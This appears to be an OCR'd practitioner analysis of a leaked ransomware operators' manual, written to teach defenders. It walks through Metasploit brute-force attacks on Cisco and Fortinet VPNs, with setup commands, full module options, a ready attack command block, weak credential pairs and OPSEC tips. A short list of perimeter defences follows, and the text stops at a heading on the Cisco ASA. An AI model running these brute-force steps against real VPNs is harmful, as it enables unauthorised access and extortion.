


PWNDEFEND

Analysis of “THE MANUAL”

Cyber Reality: A Ransomware Operators Playbook

Contents

Document Control

Author: Daniel Card

Version 1.1

Date: 26/05/2023

Classification: PUBLIC

Forward

Understanding threats, vulnerabilities and how modern-day organizations operate from a practitioner perspective enables us to cut through the marketing BS we see everyday on LinkedIn. I'm hoping here to educate people on some of the realities of network defense. The techniques included in this document are far from advanced, but apparently, they are effective against real targets. I wondered whether to publish this as it contains information on how to attack networks, but the reality is, there is nothing new in here, there is nothing that is not already published by the security industry, hacker community or by criminals. If you think restricting basic network security information from people will stop the threats, you are probably living in a dream world. I have written this in a very rapid manner. It's not a work of art, it's not a "book", it's simply me reviewing a document that was published online and trying to help people defend against common misconfiguration and mistakes. If your network falls because of test:test you almost certainly have a significantly larger problem than the vulnerabilities described here. Seek help, the cyber security field is a specialism for a reason.

Hopefully this enlightens and educates some, hopefully it prompts some to take action to improve their network postures. We can only share knowledge and wisdom; we can't force people to follow it. Remember, the right choice is not often the easy one!

Introduction

I need to start by saying this:

- Wreaking havoc on networks is a crime.
- You literally cause emotional stress on everyday people's lives.
- Anyone who has been a victim of ransomware will tell you, it's not a fun thing.

I've put this analysis together to show people:

Most threat actors are NOT:

- Highly skilled
- 1337 (Elite for those who are not nerds)
- Deploying advanced "cyber weapons"

They cause immeasurable harm to the world with their "post paid pentests". However, the reality is, these are so far from a pentest it's unreal. They are simply the activities of common cyber thieves.

The only thing I want to say is.. at the end of the keyboard there are human beings, something must be fairly wrong with society or their circumstances as to how they got to the position where they thought this was a good/cool/necessary enterprise to embark on. The world can be a cruel place.

The history of humanity shows that crime has existed forever, and will likely continue to. There's a sad irony that the Cyber security industry thrives on crime, the same can likely be said of Law Enforcement (and other parts of society).

What you are about to see is a brief abridged overview of "The Manual" (it's covers all the key elements however it is not a like for like representation). What it shows should not surprise many in the cyber security world, but actually I think it might. The obsession with being 1337, the huge desire to prove how clever someone is etc. well when you finish this you will see that perhaps people are focusing on the wrong things, how blinky boxes and "AI" network tracing defenses are probably not the answer to the worlds current state volumized cyber challenges.

As a network defender you have to care about every aspect of your enterprise, as a criminal you don't need to give a shit, if a target is slightly defended you can just move on. You have an entire world of targets at your fingertips, and if you are in the "right" country you can operate relatively freely.

For the defenders, take note, this is not the ONLY way a threat actor can breach your network, this is however the equivalent of someone throwing a brick throw a shop window and running in and stealing goods. (With the extra "bonus" of the extortion elements added in).

For the attackers… don't forget to look up!


THE WRONG PATH

The Manual: Get yourself a VPS.

- This doesn't go into much detail.
- Have a fast high bandwidth server.
- Use VNC or RDP to remote control (criminals like gui's too!)
- Use KALI linux.

The Manual: Getting Started

- Prepare lists of common usernames
- Prepare lists of common passwords
- Enumerate a list of target IP addresses for VPN Types
    - CISCO ASA VPN
    - Fortinet VPN
- Prepare tools.
    - Softpedia Network Scanner
    - Nirsoft Password Recovery tools

The Manual: On The KALI Server

Start POSTGRESQL and run METASPLOIT Framework Console


1. "systemctl start postgresql"
2. "msfdb init"
3. "msfconsole"

The Manual: Attacking CISCO VPN Services

The first phase here is to use Metasploit on Kali to attack VPN services:

The manual referrers to a single CISCO SSL VPN Module

- auxiliary/scanner/http/cisco_ssl_vpn



It should however be noted that in the manual the guidance is very light, and there are many types of VPN services and more than one module in MSF (e.g. use search vpn in MSF)


```
use auxiliary/scanner/http/cisco_asa_clientless_vpn
```

Now the manual goes into a small amount of detail. However, I'm going to expand on this and show you that it's a good idea for modules to run:

- show options
- show advanced


and then customize as required. You will also notice that by default some of the modules use default configurations that you might want to change:

Example output from “show options”



```
msf6 auxiliary(scanner/http/cisco_ssl_vpn) > show options

Module options (auxiliary/scanner/http/cisco_ssl_vpn):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
   GROUP                              no        A specific VPN group to use
   PASSWORD          cisco            no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT             443              yes       The target port (TCP)
   SSL               true             no        Negotiate SSL/TLS for outgoing connections
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          cisco            no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
   VHOST                              no        HTTP server virtual host


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/cisco_ssl_vpn) >
```

And then “show advanced”



```
msf6 auxiliary(scanner/http/cisco_ssl_vpn) > show advanced

Module advanced options (auxiliary/scanner/http/cisco_ssl_vpn):

   Name                    Current Setting                                                  Required  Description
   ----                    ---------------                                                  --------  -----------
   DOMAIN                  WORKSTATION                                                      yes       The domain to use for Windows authentication
   DigestAuthIIS           true                                                             no        Conform to IIS, should work for most servers. Only set to false for non-IIS servers
   EmptyGroup              false                                                            yes       Use an empty group with authentication requests
   FingerprintCheck        true                                                             no        Conduct a pre-exploit fingerprint verification
   HttpClientTimeout                                                                        no        HTTP connection and receive timeout
   HttpPassword                                                                             no        The HTTP password to specify for authentication
   HttpRawHeaders                                                                           no        Path to ERB-templatized raw headers to append to existing headers
   HttpTrace               false                                                            no        Show the raw HTTP requests and responses
   HttpTraceColors         red/blu                                                          no        HTTP request and response colors for HttpTrace (unset to disable)
   HttpTraceHeadersOnly    false                                                            no        Show HTTP headers only in HttpTrace
   HttpUsername                                                                             no        The HTTP username to specify for authentication
   MaxGuessesPerService    0                                                                no        Maximum number of credentials to try per service instance. If set to zero or a non-number, this option wil
   MaxGuessesPerUser       0                                                                no        Maximum guesses for a particular username for the service instance. Note that users are considered unique
                                                                                                      ces, so a user at 10.1.1.1:22 is different from one at 10.2.2.2:22, and both will be tried up to the MaxGu
                                                                                                      f set to zero or a non-number, this option will not be used.
   MaxMinutesPerService    0                                                                no        Maximum time in minutes to bruteforce the service instance. If set to zero or a non-number, this option wi
   PASSWORD_SPRAY          false                                                            yes       Reverse the credential pairing order. For each password, attempt every possible user.
   REMOVE_PASS_FILE        false                                                            yes       Automatically delete the PASS_FILE on module completion
   REMOVE_USERPASS_FILE    false                                                            yes       Automatically delete the USERPASS_FILE on module completion
   REMOVE_USER_FILE        false                                                            yes       Automatically delete the USER_FILE on module completion
   SSLServerNameIndication                                                                  no        SSL/TLS Server Name Indication (SNI)
   SSLVersion              Auto                                                             yes       Specify the version of SSL/TLS to be used (Auto, TLS and SSL23 are auto-negotiate) (Accepted: Auto, TLS, S
                                                                                                      1.1, TLS1.2)
   ShowProgress            true                                                             yes       Display progress messages during a scan
   ShowProgressPercent     10                                                               yes       The interval in percent that progress should be shown
   TRANSITION_DELAY        0                                                                no        Amount of time (in minutes) to delay before transitioning to the next user in the array (or password when
   UserAgent               Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101  no        The User-Agent header to use for all requests
                           Firefox/108.0
   WORKSPACE                                                                                no        Specify the workspace for this module


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/http/cisco_ssl_vpn) >
```

You can run a basic attack using the following commands

```
use auxiliary/scanner/http/cisco_ssl_vpn
show options
show advanced

# Configure basic attack run
set RHOSTS
set USER_FILE
set PASS_FILE
set RPORT
set --clear USERPASS_FILE
run
```

For OPSEC you might want to configure this to stop it trying its default config (or you might not 😉)

You also should be aware that you might need to target different services (e.g., the clientless VPN)

The first module will conduct group enumeration, the clientless vpn module does however not. You can use a web browser to enumerate potential group names as well.

Pentester Considerations

The manual doesn't talk a lot about OPSEC or go into much detail at all. If you aren't a criminal you probably want to consider the following:

- Target Services (Make/Model/Firmware Version)
- Target Port
- Target Hostname
- Target Specific options e.g. CISCO VPN Group Name / Domain Name etc.
- Username lists
- Password lists
- Account Lockouts/Speed
- Proxy Services (Static/Rotating)
- VPNs (For OPSEC)
- Using TOR

Consider the fact there are many VPNs, there is however specific reference to:

- CISCO
- FORTINET/FORTIGATE

There's Metasploit modules for both:

- auxiliary/scanner/http/cisco_ssl_vpn
- auxiliary/scanner/http/cisco_asa_clientless_vpn
- auxiliary/scanner/http/fortinet_ssl_vpn

Credentials

The credentials they showed in the manual included:

Username	Password
Test	Test
Test	Test123
Thomas	Password
Test	P@ssw0rd

- They recommend running this for a few days (up to 3).
- They recommend using common usernames and passwords.

So overall it's a very basic guide of running a brute force attack using a single Metasploit module so far, with some artwork.


DEFENDING THE PERIMETER


Defender VPN Considerations

Understanding how to attack a network informs defense. It would seem inappropriate to not discuss defense here.


- Ensure your perimeter firewalls are running the latest support firmware.
- Where possible ensure all local accounts have strong credentials
- Ensure firewall configurations are appropriate and include account lockout etc.
- Where possible leverage Multi Factor Authentication
- Monitoring Connections for anomalies
- Ensure all test accounts are disabled/deleted.
- Ensure accounts are not using easy to guess usernames.

Example Considerations for the CISCO ASA

